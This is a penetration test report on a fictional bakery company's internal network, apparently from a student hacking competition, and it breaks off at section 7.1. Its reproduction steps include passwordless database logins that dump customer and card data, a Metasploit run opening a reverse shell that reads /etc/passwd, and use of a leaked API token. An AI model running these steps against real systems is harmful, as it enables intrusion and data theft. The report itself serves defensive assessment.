

Penetration Test Report

Le Bonbon Croissant



January 9, 2022



CONFIDENTIAL

Contents

1 Disclaimer	3
2 Scope	4
3 Executive Summary	5
4 Findings and Technical Details	6
5 Critical/High Severity Findings (10)	7
5.1 Sensitive Customer Data Exposure due to Misconfiguration of Service . . .	7
5.2 Empty Password for PostgreSQL Database Service	9
5.3 Database Stores Credit Card Information in non PCI-DSS Compliant Format	10
5.4 Missing Access Controls for Administrative API Endpoints	11
5.5 Weak Administrator Password	12
5.6 Ability to Open Remote Shell on the Database Server	13
5.7 Hardcoded Secrets in the LBC Marketplace Web Application	14
5.8 Usage of Default Passwords for Customer Accounts	16
5.9 Confidential Information is Exposed on a Public Website StackOverflow . .	17
5.10 PLC Bridge Available for Unauthenticated Users	18
6 Medium Severity Findings (4)	19
6.1 WMCI API Token Contains Password Information	19
6.2 Jawbreaker Customer Portal Allows Access to Payment Statuses	20
6.3 Unencrypted Communication Channels Used on Multiple Hosts (HTTP) . .	21
6.4 Sensitive Database Structure Information can be Leaked	22
7 Low Severity Findings (1)	23
7.1 Default Apache Tomcat Page	23
8 Info (4)	24
8.1 Password Reuse Across LBC Store Employees	24
8.2 Deprecated Apache Tomcat Version	25
8.3 Permitted Root SSH Access	26
8.4 Possible Exposure of Information Through Directory Listing	27



1 Disclaimer

This document describes vulnerabilities found during the penetration test performed between the 7th and 9th of January 2022. The findings and recommendations reflect only the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited assessments might not allow a complete evaluation of all features and possible security shortages. Therefore, testers prioritize the engagement to identify the most critical issues that would have the most significant impact if exploited by a threat actor. [REDACTED] recommends conducting similar assessments regularly to ensure that known shortcomings were fixed correctly and to detect potential newly emerged issues.

This document is intended exclusively for the client's internal needs, and the recommended remediations of found vulnerabilities should only be taken as suggestions.

2 Scope

The assessment was performed as a Blackbox test – the testers had no prior access to the customer's environment. The assessment was performed following Penetration Testing Execution Standard methodology.

The focus was on assessing internally developed software stacks, technical implementation of customer loyalty and rewards programs, e-commerce and payment processing applications and access management.

Penetration testers focused only on the client's environment, meaning that external entities such as payment gates and social media accounts were omitted.

The defined scope consists of the 10.0.17.0/24 subnet described below.

10.0.17.0/24 Subnet ¹

Hostname	IP address
eggindicator.warehouse.lebonboncroissant.com	10.0.17.10
goldenticket.warehouse.lebonboncroissant.com	10.0.17.11
scrumdiddlyumptious.warehouse.lebonboncroissant.com	10.0.17.12
whatchamacallit.warehouse.lebonboncroissant.com	10.0.17.13
charley.warehouse.lebonboncroissant.com	10.0.17.14
bucket.warehouse.lebonboncroissant.com	10.0.17.15
hornswoggler.warehouse.lebonboncroissant.com	10.0.17.16
crunch.rockbox.warehouse.lebonboncroissant.com	10.0.17.50
crunch-serial.warehouse.lebonboncroissant.com	10.0.17.51
rockbox.warehouse.lebonboncroissant.com	10.0.17.87

This subnet represents the LBC's internal company network. It comprises development servers, API servers, and the B2B infrastructure.

¹ 10.0.17.50 and 10.0.17.51 were added to the scope during the assessment.

3 Executive Summary

During the penetration test of Le Bonbon Croissant infrastructure, experts from [REDACTED] thoroughly tested the security posture of all systems defined in the scope. The scope included devices on the internal warehouse network of the client. The assessment took place on January 7th and 8th, 2022 and was the second iteration of the test; the validation of the remediation of previous findings (from the first iteration performed on 23rd October) was also conducted.

Le Bonbon Croissant's IT team did a good job of mitigating some of the issues reported during the first test iteration. However, some of the findings were left unaddressed and are still present in the infrastructure. The unaddressed issues are presented in the following sections, together with new discoveries from the second iteration.

Throughout the assessment, the team found the following business-critical vulnerabilities:

- Unauthenticated access to resources and sensitive information potentially impacts the rewards system, resulting in financial losses.
- Unprotected database storing confidential business and customer data, which could lead to client's data being leaked.
- Shortcomings in manufacture control infrastructure which can disrupt goods production.
- Lack of separation between parts of the system with functionality and business importance of varying degree.

The testers discovered multiple issues with different business impacts and probabilities of exploitation. Some of the findings can be easily remediated, while others might require a more sophisticated approach and financial backing.

Some of the found shortcomings directly violate regulatory and compliance requirements such as:

- Payment Card Industry Digital Security Standard – Details of payment cards are not stored and handled in accordance this standard.
- Data Regulation Acts – Customer data storing and handling processes do not comply with customer-locality based regulations.

These violations may result in significant financial penalties, loss of reputation and the proscription of provisioning a card payment infrastructure.

Due to the character of discovered issues, we recommend addressing them as soon as possible according to the stated severity and potential impact. LBC may also benefit from revisiting its security policies and their enforcement.

Technical details and remediation recommendations follow in the next part of this document.

4 Findings and Technical Details

The following section presents a detailed report on discovered flaws along with potential business impact, remediation suggestions and references for further explanation of the given topics.

We assign a business impact class to each discovered shortcoming, where the assignment function is defined based on the specifications of the customer and their business requirements.

Based on the business impact the findings are assigned one of the following classes:

- Low
- Medium
- High

Findings are also assigned a CVSS score which defines a way to uniformly and consistently describe the characteristics and severity of vulnerabilities based on their security impact and probability of misuse.

Based on the CVSS score, the findings are divided into four categories:

- **Critical/High severity (CVSS 7.0 – 10.0)**
- **Medium severity (CVSS 4.0 – 6.9)**
- **Low severity (CVSS 0.1 – 3.9)**
- **Info (CVSS 0.0)**

Each CVSS also contains an attack vector, which describes given vulnerability and consists of:

- **Attack Vector (AV):**
This metric reflects the context by which vulnerability exploitation is possible.
- **Attack Complexity (AC):**
This metric describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability.
- **Privileges Required (PR):**
This metric describes the level of privileges an attacker must possess before successfully exploiting the vulnerability
- **User Interaction (UI):**
This metric captures the requirement for a human user, other than the attacker, to participate in the successful compromise of the vulnerable component.
- **Scope (S):**
This metric captures whether a vulnerability in one vulnerable component impacts resources in components beyond its security scope.
- **Confidentiality (C):**
This metric measures the impact on the confidentiality of the information resources managed by a software component due to a successfully exploited vulnerability.
- **Integrity (I):**
Integrity refers to the trustworthiness and veracity of information.
- **Availability (A):**
This metric refers to the loss of availability of the impacted component itself.

5 Critical/High Severity Findings (10)

5.1 Sensitive Customer Data Exposure due to Misconfiguration of Service

Severity:	CVSS 10.0 - Critical (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Business impact:	High
Impact:	Confidential information leakage and loss of integrity and availability.
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

MySQL database account "root" is configured with an empty password and open to the internet, therefore all data contained in the database is exposed. This data includes names, addresses, emails, passwords etc. of LBC customers.

Business Impact

With approximately 900 users from European countries, many of them under the protection of GDPR penalties of up to 10 million dollars may apply, due to insufficient protection of clients in the event of data leak.

Other charges may apply based on customer nationality or location.

Remediation

Service should not be publicly available and a strong password policy should be enforced for database users.

References

- [Testing for Weak Password Policy](#)
- [GDPR data breach fines penalties](#)
- [GDPR Art 25](#)
- [GDPR Art 32](#)

Steps to Reproduce

1. We connect to the database with username root and an empty password

```
(root@kali05)~[~/cptc/msf]  
# mysql -h 10.0.17.14 -u root
```

2. After selecting proper database, we are able to gather information about LBC customers

```
MariaDB [wmci]> show tables  
+-----+  
| Tables_in_wmci |  
+-----+  
| customer_types |  
| customers       |  
| invoice_items   |  
| invoice_payments |  
| invoice_statuses |  
| invoices        |  
| item_category_types |  
| items           |  
| login_role_types |  
| logins          |  
| payment_statuses |  
| payment_types   |  
| payments        |  
| tokens          |  
| unit_types      |  
+-----+
```

3. To enumerate users from Europe a SQL query which returns all phone numbers with European prefix.

```
MariaDB [wmci]> select customer_contact_phone from customers where customer_contact_phone like  
-> "(4)%%" or customer_contact_phone like "(3)%%";  
  
910 rows in set (0.004 sec)
```


5.2 Empty Password for PostgreSQL Database Service

Severity:	CVSS 10.0 - Critical (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Business impact:	High
Impact:	Confidential information leakage and loss of integrity and availability.
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

PostgreSQL database account "postgres" is configured with an empty password and open to the internet, therefore all data contained in the database is exposed. This data includes payment card information, stored in **non PCI-DSS compliant manner**.

Business Impact

See Database stores credit card information in non PCI-DSS compliant format.

Remediation

Service should not be publicly available and a strong password policy should be enforced for database users. Database contents regarding payment card information must be changed as soon as possible to comply with PCI-DSS requirements, or LBC may be facing large fines.

References

- [Authentication Cheat Sheet](#)
- [Testing for Weak Password Policy](#)
- [PCI-DSS standard](#)

Steps to Reproduce

1. We connect to the database by using the "psql" command and default user "postgres". During enumeration our team has found database "jawbreaker".

```
(root@kali05)-[~/cptc]  
# psql -h 10.0.17.14 -U postgres -d jawbreaker
```

2. Then we can query the database:

```
jawbreaker=# select * from billing.payments limit 10;  
id | customer_id | amount | status  
---+-----+-----+-----  
1 | d8011aed- | e07d | 2304.25 | cleared  
2 | 92030164- | f219 | 41075.8 | cleared  
3 | 92030164- | f219 | 10732.3 | cleared  
4 | 92030164- | f219 | 61472.9 | cleared  
5 | 83f481ea- | dc06 | 21692.3 | cleared  
6 | 1159dccb- | 37e2 | 313291 | cleared  
7 | 3b743ab8- | 5204 | 4486 | cleared  
8 | d8011aed- | e07d | 11390.2 | cleared  
9 | d8011aed- | e07d | 178167 | cleared  
10 | 3b743ab8- | 5204 | 35451.1 | cleared
```

5.3 Database Stores Credit Card Information in non PCI-DSS Compliant Format

Severity:	CVSS 9.8 - Critical (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Business impact:	High
Impact:	Confidential information leakage, loss of integrity and availability, high penalties...
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

During assessment, it was found that database jawbreaker contains credit card information of approximately 8500 LBC users. This data is stored in plaintext format, which is a severe PCI-DSS violation.

Business Impact

According to <https://www.pcidssguide.com>, estimated fine per cardholder compromised is between \$50 and \$90, which translates to approx. \$420,000 to \$761,000. Bad publicity, lawsuits as well as additional penalties may apply.

Remediation

Databases containing cardholder information should not be accessible from the internet. Database administrators must use strong passwords. All data which is **not permitted to be stored** must be deleted as soon as possible. We strongly suggest to follow guideline.

References

[PCI-DSS Fines and Penalties](#)

[PCI-DSS Requirements](#)

Steps to Reproduce

1. We connect to the database by using the "psql" command and default user "postgres". During enumeration our team has found database "jawbreaker"

```
root@kali05: [~/cptc]
# psql -h 10.0.17.14 -U postgres -d jawbreaker
```

2. After submitting query

```
jawbreaker=# select * from billing.credit_cards;
```

3. We receive full credit card information of LBC customers

id	name	number	expiration	ccv	zip
1					
2	<redacted>	<redacted>	<redacted>	<redacted>	
3					
4					

5.4 Missing Access Controls for Administrative API Endpoints

Severity:	CVSS 9.3 - Critical (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N)
Business impact:	High
Impact:	Attacker can access administrative features without authentication.
Hosts:	goldenticket.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

Administrative API endpoints are exposed without authentication. This makes it possible for the attacker to enumerate details about existing customer reward system accounts, including the balance. One of the endpoints allows the attacker to create new customer reward system accounts and assign it an arbitrary balance.

The following endpoints are available to use without authentication:

- /add
- /account
- /check
- /accounts

Business Impact


Exposure of customer data, potential financial losses due to reward system misuse.

Remediation

Hide the whole administrative API behind authentication. Consider restricting access to the publicly available API documentation present on /docs.

Steps to Reproduce

1. Open <https://goldenticket.warehouse.lebonboncroissant.com/docs>.
2. Choose the endpoint you wish to misuse, e.g. /add.
3. Send an HTTP GET request with required parameters.



5.5 Weak Administrator Password

Severity:	CVSS 9.3 - Critical (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:)
Business impact:	High
Impact:	Attacker gains access to the administrative interface.
Hosts:	goldenticket.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

The password for the administrative account is weak and prone to bruteforce and dictionary attacks.

Business Impact

Exposure of customer data, potential financial losses due to reward system misuse.

Remediation


Use a strong and unique password for the administrative interface.

References

[Implement proper password](#)

Steps to Reproduce

1. Open <https://goldenticket.warehouse.lebonboncroissant.com/admin> and type following credentials
2. User: admin
3. Pass: (REDACTED)



5.6 Ability to Open Remote Shell on the Database Server

Severity:	CVSS 8.8 - High (AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L)
Business impact:	Medium
Impact:	Database compromise, remote code execution on host system.
Hosts:	charley.warehouse.lebonboncroissant.com:5432
Role:	Unauthenticated

Description

An exploitable deployment of PostgreSQL database with `pg_execute_server_program` privilege has been found. This means that an attacker can create a remote shell with the privileges of a PostgreSQL user. Such a compromised database could pose a threat to the company (ability to leak user credentials or other sensitive information, etc.)

Remediation

A `pg_execute_server_program` privilege should be disabled if unused, as it poses a threat to the system as well as being a violation of accepted practice.

References

- [PostgreSQL vulnerability](#)
- [CVE-2019-9193](#)

Steps to Reproduce

1. A Metasploit exploit module called `postgres_copy_from_program_cmd_exec` is chosen for this attack.
2. After providing the framework with all necessary information, we have established a shell session with the compromised host, as pictured below

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[*] Started reverse TCP handler on 10.0.254.204:4444
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - PostgreSQL 9.5.25 on x86_64-pc-linux-gnu, compiled by gcc
[*] 10.0.17.14:5432 - Exploiting ...
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - XcJg69dPj3 dropped successfully
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - XcJg69dPj3 created successfully
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - XcJg69dPj3 copied successfully(valid syntax/command)
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - XcJg69dPj3 dropped successfully(Cleaned)
[*] 10.0.17.14:5432 - Exploit Succeeded
[*] Command shell session 2 opened (10.0.254.204:4444 -> 10.0.17.14:42012)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```


5.7 Hardcoded Secrets in the LBC Marketplace Web Application

Severity:	CVSS 8.6 - High (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N)
Business impact:	High
Impact:	Sensitive customer data can be accessed and stolen.
Hosts:	scrumdiddlyumptious.warehouse.lebonboncroissant.com whatchamacallit.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

The new LBC shop application uses the whatchamacallit API server to process its requests. For authentication to the API, an API token is used. However, the token is available to any unauthenticated person who browses through the source code of the application. This API token can be abused to access the complete whatchamacallit API.

Business Impact


Sensitive customer information breach can lead to a loss of customers and thus a decrease in sales. The damage to brand reputation also needs to be considered.

Remediation

The access token should have multiple levels of access. Every customer should have his own personal API token which can access minimal information that the customer needs (definitely not information about other customers).

Steps to Reproduce

1. Go to <https://scrumdiddlyumptious.warehouse.lebonboncroissant.com>.
2. Open the Sources tab in the developer console. You can find the API token in the Config.js file.
3. Using this token in the Authorization header allows you to call all endpoints of the whatchamacallit API. For example, you can get any user's personal information, such as full name, telephone number and shipping address.



```
Config.js  header.js  footer.js  customer.js x  App.js  >>

1 import React, { useState } from 'react';
2 import axios from 'axios';
3 import Config from '../Config';
4 import Login from './login';
5
6 const WmciApiKey = Config.WmciApiKey;
7 const WmciApiUrl = Config.WmciApiUrl;
8 const WmciApiHeaders = {
9   'Authorization': `token ${WmciApiKey}`,
10  'Content-Type': 'application/json'
11 };
12
13 async function getCustomerFromToken(token) {
14   const thisReqUrl = `${WmciApiUrl}/v1/logins/${token}`;
15   let res = await axios({
16     method: 'get',
17     url: thisReqUrl,
18     headers: WmciApiHeaders,
19   });
20   let data = await res.data.data;
21   let customerId = data[0].customer_id;
22   return customerId;
23 }
24
25

{"code":200,"msg":"customer endpoint: ok","data":
[{"customer_row":11,"customer_id":"f03d22d2-01e1-43cb-b133-
65cc6e847391","customer_type":2,"customer_name":"Penetration Test
Team","customer_contact_gn":"Penetration","customer_contact_mn":"Test","customer Contac
t_sn":"Team","customer_contact_phone":"1-236-642-
5098","customer_contact_email":"pentest@lebonboncroissant.com","customer_ship_addr1":"A
p #755-1795 Sed
Road","customer_ship_addr2":"","customer_ship_addr3":"","customer_ship_addr_city":"Mont
luçon","customer_ship_addr_stpr":"Auvergne","customer_ship_addr_country":"France","cust
omer_ship_addr_cd":"30126","customer_bill_addr1":"Ap #755-1795 Sed
Road","customer_bill_addr2":"","customer_bill_addr3":"","customer_bill_addr_city":"Mont
luçon","customer_bill_addr_stpr":"Auvergne","customer_bill_addr_country":"France","cust
omer_bill_addr_cd":"30126","customer_created":"2022-01-
05T20:16:56.000Z","customer_cost_adjustment":0}]}
```


5.8 Usage of Default Passwords for Customer Accounts

Severity:	CVSS 7.5 - High (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Business impact:	Medium
Impact:	Confidential information leakage and loss of integrity and availability.
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

If an attacker finds out the default password, 813 customers and all the information collected about them, is in danger according to our findings.

Furthermore, all passwords are saved in base64 encoding, which does not provide any protection and in the case of a data leak, all passwords are exposed.

Business Impact

Loss of confidentiality and trust of users. Possible charges may apply (e.g GDPR).

Remediation

Implement a secure way to store passwords, for example using a strong hashing algorithm.

References

[Password Storage Cheat Sheet](#)

Steps to Reproduce

1. When the schema of the "logins" table is shown, it is revealed that it has a default value set for the password, as well as the format that it is stored in (base64):

```
MariaDB [wmci]> desc logins;
+-----+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default          | Extra |
+-----+-----+-----+-----+-----+-----+
| login_id   | char(50)   | NO   | UNI | uuid()           |       |
| login_name | varchar(255)| NO   | PRI | NULL             |       |
| login_pass | varchar(255)| NO   |     | to_base64(<redacted>) |       |
| login_role | tinyint(4) | NO   | MUL | 1                 |       |
+-----+-----+-----+-----+-----+-----+
```

2. When queried for this password, the database returns 813 users with the default password:

```
<redacted> @etrisus.edu Y3
<redacted> @ligulaNullam.org Y3
<redacted> @arcu.ca Y3
<redacted> @egetodio.net Y3
<redacted> @libero.net Y3
<redacted> @natoquepenatibuset.co.uk Y3
+-----+-----+-----+
813 rows in set (0.003 sec)
```

5.9 Confidential Information is Exposed on a Public Website Stack-Overflow

Severity:	CVSS 7.5 - High (AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Business impact:	Low
Impact:	Malicious actors have easy access to confidential information.
Hosts:	whatchamacallit.lebonboncroissant.com
Role:	Unauthenticated

Description

Confidential information about the internal infrastructure is leaked on a publicly available website. This information might be useful for malicious actors.

Business Impact

Disclosed secrets and confidential information, potential for increased chance for further attacks.

Remediation

Delete the publicly available post, define policies about confidential data, educate employees.

Steps to Reproduce

1. Visit <https://stackoverflow.com/questions/69502434/swagger-file-security-scheme-defined-but-not-in-use>.

Swagger file security scheme defined but not in use

Asked 3 months ago · Active 3 months ago · Viewed 434 times

Ads by Google

[Send feedback](#) [Why this ad? >](#)

[Report this ad](#)

I have a Swagger 2.0 file that has an auth mechanism defined but am getting errors that tell me that we aren't using it. The exact error message is "Security scheme was defined but never used".

How do I make sure my endpoints are protected using the authentication I created? I have tried a bunch of different things but nothing seems to work.

I am not sure if the actual security scheme is defined, I think it is because we are using it in production.

I would really love to have some help with this as I am worried that our competitor might use this to their advantage and steal some of our data.

```
swagger: "2.0"

# basic info is basic
info:
  version: 1.0.0
  title: Des ERP

# host config info
# Added by API Auto Mocking Plugin
host: virtserver.swaggerhub.com
basePath: /rossja/whatchamacallit/1.0.0
#Host: whatchamacallit.lebonboncroissant.com
#basePath: /v1

# always be schema!
schemes:
  - https

# we believe in security!
securityDefinitions:
  api_key:
    type: apiKey
    name: api_key
    in: header
    description: API key

# a mess of false success all alike
```

5.10 PLC Bridge Available for Unauthenticated Users

Severity:	CVSS 7.3 - High (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:)
Business impact:	Medium
Impact:	Warehouse operations can be disrupted by a malicious actor.
Hosts:	crunch-serial.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

A PLC bridge is available on the network. It allows everyone to send and retrieve values through a proprietary text protocol used. Moreover, a malicious actor can cause a denial of service by overloading the bridge interface.

Business Impact

Outage of the warehouse can lead to disruptions in warehouse operations and financial losses.

Remediation

Network separation should be introduced and only authorized employees of LBC should be allowed to access the bridge.

Steps to Reproduce

1. Use telnet to connect to the PLC bridge (10.0.17.51, port 2001).
2. Type the '?' command to see the help and list of commands available.

[illegible]

6 Medium Severity Findings (4)

6.1 WMC1 API Token Contains Password Information

Severity:	CVSS 5.8 - Medium (AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N)
Business impact:	Low
Impact:	Attacker learns about passwords used in LBC's network and can try the password for all other services.
Hosts:	scrumdiddlyumptious.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

The API token from the "Hardcoded secrets in the LBC Marketplace web application" is base64-encoded. It is a JSON Web Token and contains a name and a password field. An attacker can learn about the password culture in the network. In the case that the password is used somewhere else in the LBC's network, it could be used in an attack.

Business Impact

Depends on further attacks made.

Remediation

The token should not have a password field. It does not need one to be used for authentication.

Steps to Reproduce

1. Take the apiKey from the previous issue and decode it from base 64.
2. The decoded key is a JWT token. You can view its payload and see that it contains a "pw" field.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1IjojNTE2MjM5NDIyYyQ.c6emsLY8S4Mu86VKsS4CSHFfMp2Po_yyonmagX51BSk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "sub": "wmc1",  "name": "wmc109",  "pw": "XXXXXXXXXXXXXXXXXXXX",  "iat": 1516231922}
```

VERIFY SIGNATURE

6.2 Jawbreaker Customer Portal Allows Access to Payment Statuses

Severity:	CVSS 5.3 - Medium (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Business impact:	Medium
Impact:	Sensitive customer information data breach.
Hosts:	eggdicator.lebonboncroissant.com
Role:	Unauthenticated

Description

Using the customer portal, anyone can obtain information about all customers' payments, as the payment IDs are sequential and can be enumerated easily. Although only the amount, customer ID and payment status are returned by the portal, using another vulnerability confidential customer information can be retrieved by the customer ID.

Business Impact


Sensitive customer information breach can lead to a loss of customers and thus a decrease in sales. The damage to brand reputation also needs to be considered.

Remediation

The Jawbreaker Customer Portal should be available only for authorized personnel and behind a firewall. The payment IDs should not be sequential, but could be changed into a format that cannot be guessed (for example, GUIDs).

Steps to Reproduce

1. Visit <https://eggdicator.warehouse.lebonboncroissant.com/payment/XXX>, where XXX is an integer.



The screenshot shows a web browser window with the address bar displaying `eggdicator.warehouse.lebonboncroissant.com`. The page title is "Jawbreaker Customer Portal" and the main heading is "Check Your Payment Status Below". There is a form with a label "Payment Id" and a text input field containing the number "1". Below the input field is a blue "Submit" button. Under the heading "Results", the text "Customer ID: d8" is visible, followed by a blacked-out area, and "Status: cleared" is visible to the right.

6.3 Unencrypted Communication Channels Used on Multiple Hosts (HTTP)

Severity:	CVSS 5.3 - Medium (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Business impact:	Medium
Impact:	Attackers can gain valuable information about the system.
Role:	Unauthenticated

Description

Attackers can gain valuable information about the system by eavesdropping on communication. Attackers can eavesdrop on communication between clients and the LBC's servers. This can lead to a compromise of user information

Business Impact

User information compromises can lead to a customer loss and bad reputation for LBC.

Remediation

Use encrypted communication channels. For HTTP, this means utilizing HTTPS.



6.4 Sensitive Database Structure Information can be Leaked

Severity:	CVSS 5.3 - Medium (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Business impact:	Low
Impact:	Attackers can learn the inner workings of the database which gives them information for further attacks.
Hosts:	whatchamacallit.warehouse.lebonboncroissant.com
Role:	Authenticated (through the WMCI API key)

Description

A query with an invalid parameter **I** results in an SQL error; this error is displayed back to the user and it reveals the query and also the database used (MariaDB).

Business Impact

Depends on further attacks made available by getting the database structure information.

Remediation

The WMCI API should return as little information as possible when encountering an error. No information about the SQL syntax error should be sent to the client.

Steps to Reproduce

1. Use the API token from the issue "Hardcoded secrets in the LBC Marketplace web application" as the Authorization header for the wmci API.
2. Go to <https://whatchamacallit.warehouse.lebonboncroissant.com/v1/inventory?f=0&l=-1>.
3. You can obtain the information about the database system and the database query that is used to get the data.

```
{
  "code": 500,
  "msg": "inventory endpoint: error",
  "data": {
    "text": "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '-1' at line 11",
    "sql": "\n      SELECT i.\n      ct.customer_type_txt, ut.unit_type_txt, ic.item_category_txt\n      FROM items i,\n      customer_types ct, \n      unit_types ut,\n      item_category_types ic\n      WHERE i.item_customer_type = ct.customer_type_id\n      AND i.item_catego..."
  },
  "fatal": false,
  "errno": 1064,
  "sqlState": "42000",
  "code": "ER_PARSE_ERROR"
}
```


7 Low Severity Findings (1)

7.1 Default Apache Tomcat Page

